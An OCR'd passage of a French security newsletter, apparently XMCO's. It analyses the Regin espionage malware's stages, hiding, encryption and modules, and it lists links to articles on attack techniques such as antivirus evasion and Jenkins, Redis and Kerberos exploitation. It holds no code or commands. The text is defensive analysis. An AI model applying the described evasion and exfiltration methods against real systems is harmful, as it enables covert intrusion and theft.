Regin est aussi « multi-stage ». Ce fonctionnement en domino permet de chiffrer et ainsi de mieux cacher le malware. Si la première partie semble être un vecteur d'infection classique (bien qu'aucune attaque spécifique n'est était relevée et que l'implication de vulnérabilité de type 0day soit soupçonnée), les parties suivantes sont, elles, plus avancées. Chaque stage déchiffre et charge le suivant, augmentant à chaque fois le niveau de furtivité et rendant au passage l'étude du malware beaucoup plus compliquée pour les chercheurs. Ce fonctionnement multistage a lui aussi été déjà aperçu dans d'autres malwares, notamment Stuxnet.

> INFO

Les Iraniens sont soupçonnés d'avoir mené une vaste campagne d'espionnage

En 2013, les États-Unis accusaient l'Iran de s'être introduit dans les systèmes de la marine américaine. Selon un rapport de Cylance, une entreprise américaine, il existerait des preuves que ces mêmes pirates ont également infiltré d'autres entreprises majeures, ainsi que des organisations gouvernementales du secteur de la défense, de l'énergie et des transports.


D'après les chercheurs, l'Opération Cleaver a ciblé une cinquantaine d'organisations et d'entreprises principalement basées aux États-Unis, mais également en Chine, en France, en Angleterre, en Inde, en Israël, au Mexique et en Corée du Sud. L'opération, qui a commencé depuis au moins 2012 avait pour principal objectif le vol d'informations. En France, une entreprise du secteur de l'énergie aurait été visée.

Selon le rapport, les attaques ne sont pas aussi sophistiquées qu'un malware de type Stuxnet ou Regin, mais elles demeurent très efficaces et sont difficiles à détecter rapidement.

L'Iran a réagi à cette publication en réfutant toute implication dans ces attaques.

> Analyse

Le fonctionnement des versions 32 et 64 bits peut différer suivant les étapes. Nous préciserons donc lorsque ce sera le cas et présenterons les différences connues.



Aperçu des stages selon Symantec

Stage 0

Première étape du déploiement de Régin, il s'agit de la phase d'infection de la cible. À ce jour il n'a pas été possible d'identifier avec certitude comment l'infection a eu lieu. De nombreux scénarios sont envisagés, comme des infections à travers des failles 0day ou encore des infections « à la volée ».


Stage 1

Cette partie est généralement la seule qu'un utilisateur pourra détecter sur sa machine, puisqu'il s'agit de la seule partie de Régin qui est stockée directement sur la partition Windows.

À cette étape, Regin utilise le fonctionnement des Attributs Etendus NTFS afin de cacher les modules et les parties suivantes. Les larges fichiers sont divisés en plusieurs blocs dont la taille est limitée, et sont stockés après les partitions présentes sur le disque dur. Ces blocs seront par la suite joints, déchiffrés et exécutés en mémoire.

Un premier bloc est déchiffré à ce stade de l'infection. Ce bloc contient les informations nécessaires pour trouver le stage 2 sur le disque dur. Une fois les informations trouvées, le deuxième stage est déchiffré à l'aide de différentes variantes d'algorithmes reposant sur l'usage de l'opération XOR, puis chargé en mémoire afin d'être exécuté.

Spécificité 64 bits : les modules sont signés par de faux certificats. L'attaquant doit donc injecter un CA dans la chaine de certification afin que les modules ne soient pas rejetés.



Un extrait du code chiffré de Regin, caché à la fin des partitions

Stage 2

Dans sa version 32 bits, Regin fait passer son deuxième stage pour un driver kernel. De la même façon que le premier stage, sa configuration est chiffrée dans un bloc sur un segment non alloué du disque dur. Ce bloc contient les adresses des répertoires contenant le troisième module chiffré.

Ce stage se charge de déchiffrer le suivant, qui est chiffré avec l'algorithme RC5 (une clef de 16 octets est présente en dur dans le code du deuxième stage). Il continue en décompressant le troisième stage à l'aide de l'algorithme NRV2e, un algorithme qui provient de la bibliothèque open source « UCL ». Un fichier binaire est ainsi obtenu, puis chargé en mémoire, et exécuté par le système.

Cette partie de Regin a aussi la capacité de supprimer tous les fichiers mis en place par le malware depuis son installation, pour pouvoir s'autodétruire sans laisser de trace. Lorsque cette action est effectuée, seuls les conteneurs chiffrés restent présents sur le disque dur infecté.

Dans sa version 64 bits, les actions effectuées sont les mêmes. Cependant, le stage n'est plus chargé comme un driver, mais comme une DLL. Actuellement, la principale

théorie existante à propos de cette différence est que si la version 32 bits est exécutée en mode « kernel land », la version 64 bits serait, elle, exécutée en mode « User land». Cette différence serait due à une plus grande difficulté d'exécuter du code en mode « kernel » sur les systèmes Windows 64 bits.

Stage 3

Ici encore, dans la version 32 bits, le stage est chargé comme un driver et met en place un framework complet qui va permettre aux stages suivants de fonctionner. C'est à cette étape que sont gérés le système de fichier virtuel et le chargement des plug-ins nécessaires pour les actions à mener par le malware.

Il n'y aurait pas de stage 3 pour la version 64 bits puisque cette version n'a pas de privilèges suffisants. Le stage 4 serait donc exécuté directement par le stage 2.

Stage 4

Le stage 4 contient notamment le fichier disp.dll. Il s'agit de la bibliothèque Dispatcher.

Elle correspond au coeur du framework. Le dispatcher s'occupe ainsi des tâches les plus complexes de Regin, tels que les fonctions de stockage, divers APIs permettant d'accéder aux fichiers chiffrés et cachés (une sorte de VFS – Virtual File System) ou encore des outils pour le chiffrement et déchiffrement RC5. En somme, il s'agit du cerveau de Regin.

« La partie n°1 est généralement la seule qu'un utilisateur pourra détecter sur sa machine, puisqu'il s'agit de la seule partie de Régin qui est stockée directement sur la partition Windows. »

Note : Ce stage est chargé en tant que 3ème module dans la version 64 bits.

Stage 5

Les fichiers du stage 5 sont inclus dans le binaire services.exe.

Le stage 5 contient des systèmes de fichiers virtuels, appelés aussi VFSes (Virtual File Systems). Kaspersky est parvenu à en obtenir 24. D'un point de vue technique, ces systèmes de fichiers sont similaires à des fichiers systèmes FAT.

La structure du système de fichier n'est pas chiffrée. Toutefois, les fichiers en eux-mêmes le sont. Ils utilisent le chiffrement RC5 ou l'algorithme nrv2e de la bibliothèque UCL.

Divers modules ont pu être identifiés. On apprend notamment que Regin dispose de multiples outils permettant :

- d'écouter le trafic réseau bas niveau ;
- d'exfiltrer les données à travers différents canaux (TCP, UDP, ICMP, HTTP) ;
- de rassembler de nombreuses informations sur l'ordinateur ;
- de voler les mots de passe ;
- de parcourir le système de fichiers ;
- de disposer de compétences inforensique bas niveau (par exemple, la récupération des fichiers qui ont été supprimés) ;
- de manipuler l'interface utilisateur (manipulation de la souris, prise de captures d'écran, etc.) ;
- d'énumérer des serveurs Web IIS et de voler des journaux d'événements ;
- d'écouter le trafic réseau GSM.

> Conclusion

Regin est donc un malware que l'on commence tout juste à comprendre. On entrevoit seulement la trace des fonctionnalités dont il dispose. Et il faudra encore de nombreux mois pour lister toutes ses fonctionnalités.

Les premières analyses nous permettent toutefois de comprendre quelques-unes des possibilités offertes pour la surveillance de particuliers, d'entreprises ou de gouvernements.
Cet outil a assurément été développé pendant de nombreux mois dans le but de pouvoir réaliser des opérations de surveillance de longue durée sur des cibles pré-définies.

Finalement, cet outil montre que le développement de la surveillance mondiale sur Internet est en pleine expansion et que des Etats misent beaucoup d'argent dans cette recherche d'informations.

Réféfences

- http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/regin-analysis.pdf
- https://securelist.com/files/2014/11/Kaspersky_Lab_whitepaper_Regin_platform_eng.pdf

Le whitepaper du mois

par Charles DAGOUAT

> Recommandations pour la sécurisation des sites web par l'ANSSI

En raison d'un nombre important d'attaques lancées à l'encontre de sites institutionnels français le jeudi 15 janvier, l'ANSSI rappelle les bonnes pratiques en matière de sécurisation d'un serveur web.

L'ANSSI avait annoncé le 13 janvier un jeudi noir pour l'Internet français. Plusieurs annonces ont été publiées par des groupes d'attaquants appelants à défigurer ou rendre indisponibles des sites institutionnels français.

En conséquence de ces menaces, l'ANSSI appelle à la vigilance et donne ses recommandations quant aux sécurisations d'un serveur web. Ce guide traite de la prévention et de la réaction des attaques informatiques.

Le guide est disponible à cette adresse :
http://www.ssi.gouv.fr/IMG/pdf/NP_Securite_Web_Note-Tech.pdf

PREMIER MINISTRE

Secrétariat général
de la défense
et de la sécurité nationale

Agence nationale de la sécurité des systèmes d'information

Paris, le 13 août 2013

N° DAT-NT-009/ANSSI/SDE/NP

Nombre de pages du document
(y compris cette page) : 23

NOTE TECHNIQUE

RECOMMANDATIONS POUR LA SÉCURISATION DES SITES WEB

Public visé:

Développeur	✓
Administrateur	✓
RSSI	✓
DSI	
Utilisateur	

revue du web

Après plusieurs années de bons et loyaux services, la rubrique « Outils » est désormais remplacée par la « Revue du Web ». Cette partie permettra de faire un tour d'horizon des articles sécurité les plus intéressants !

Stéphane AVI

> Sélection d'articles divers

> Sélection d'articles techniques

> Twitter

Sélection de comptes Twitter




> Sélection d'articles divers


Recommandations de sécurité relatives à Active Directory	http://www.ssi.gouv.fr/fr/guides-et-bonnes-pratiques/recommandations-et-guides/securite-du-poste-de-travail-et-des-serveurs/recommandations-de-securite-relatives-a-active-directory.html
Investiguer contre les attaques réalisées via PowerShell	http://www.powershellmagazine.com/2014/07/16/investigating-powershell-attacks/
Détails sur l'attaque Target	http://www.aorato.com/labs/report/untold-story-target-attack-step-step/
Mieux comprendre les attaques de fixation de session	http://www.lanmaster53.com/2014/10/session-fixation-demystified/
Whitepaper sur la sécurité des services Windows	https://labs.mwrinfosecurity.com/system/assets/760/original/Windows_Services_-_All_roads_lead_to_SYSTEM.pdf
Présentation des attaques clientes via PowerShell	http://www.slideshare.net/nikhil_mittal/client-side-attacks-using-powershell
Rapport de l'ENISA sur les menaces ciblant les infrastructures Internet	https://www.enisa.europa.eu/activities/risk-management/evolving-threat-environment/iitl/at_download/
Guide de gestion de la sécurité face aux cyber attaques par le département de l'énergie des	http://energy.gov/sites/prod/files/2015/01/f19/Energy%20Sector%20Cybersecurity%20Framework%20Implementation%20Guidance_FINAL_01-05-15.pdf
Ressources diverses sur la sécurité	https://github.com/enaqx/awesome-pentest

> Sélection d'articles techniques

Whitepaper sur les vulnérabilités XXE	http://vsecurity.com/download/papers/XMLDTDEntityAttacks.pdf
Test d'intrusion d'un serveur Jenkins avec élévation de privilèges	http://www.labofapenetrationtester.com/2014/08/script-execution-and-privilege-esc-jenkins.html
Présentation d'une technique permettante de modifier le payload JavaRMI afin de contourner les Antivirus	http://www.hackwhackandsmack.com/?p=315 https://gist.github.com/p0c/8587757
Vulnérabilité d'un serveur Redis	http://www.agarri.fr/kom/archives/2014/09/11/trying_to_hack_redis_via_http_requests/index.html
Comment exploiter le port ajp13 d'un serveur Tomcat	https://diablohorn.wordpress.com/2011/10/19/8009-the-forgotten-tomcat-port/
Cheatsheet pour les tests manuels d'une configuration SSL	http://www.exploresecurity.com/wp-content/uploads/custom/SSL_manual_cheatsheet.html
Explications pour rejouer des sessions RDP	http://contextis.co.uk/resources/blog/rdp-replay/
Présentation d'un outil pour analyser les logs Apache en SQL	http://www.steve.org.uk/Software/asql/
Comment traquer un utilisateur sur un réseau	http://sixdub.net/2014/11/offensive-event-parsing-bringing-home-trophies/
Présentation des comptes de service sous Kerberos	https://files.sans.org/summit/hackfest2014/PDFs/Kicking%20the%20Guard%20Dog%20of%20Hades%20-%20Attacking%20Microsoft%20Kerberos%20%20-%20Tim%20Medin%281%29.pdf

> Sélection des comptes Twitter suivis par le CERT-XMCO…

Tod Beardsley		https://twitter.com/todb
Justin		https://twitter.com/sixdub
Chris Truncer		https://twitter.com/christruncer
Haifei Li		https://twitter.com/HaifeiLi
Sean Metcalf		https://twitter.com/PyroTek3
Alexandre Cheron		https://twitter.com/axcheron
Nicolas Chatelain		https://twitter.com/F4EGX
Binni Shah		https://twitter.com/binitamshah
Tom Liston		https://twitter.com/tliston
Piotr Kijewski		https://twitter.com/piotrkijewski



> Remerciements

Photographie

imageme
https://www.flickr.com/photos/imageme/3822991125

bengtham
https://www.flickr.com/photos/bengtham/6899659468

lepimento
https://www.flickr.com/photos/lepimento/3267842231

Gábor Hojtsy (gaborhojtsy)
https://www.flickr.com/photos/gaborhojtsy/279354236

Ed Dunens (blachswan)
https://www.flickr.com/photos/blachswan/14990404869

Windell Oskay (oskay)
https://www.flickr.com/photos/oskay/2157705062

Jill Dallaire (jilldallaire)
https://www.flickr.com/photos/jilldallaire/6767273285

Paul Dozancuk

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711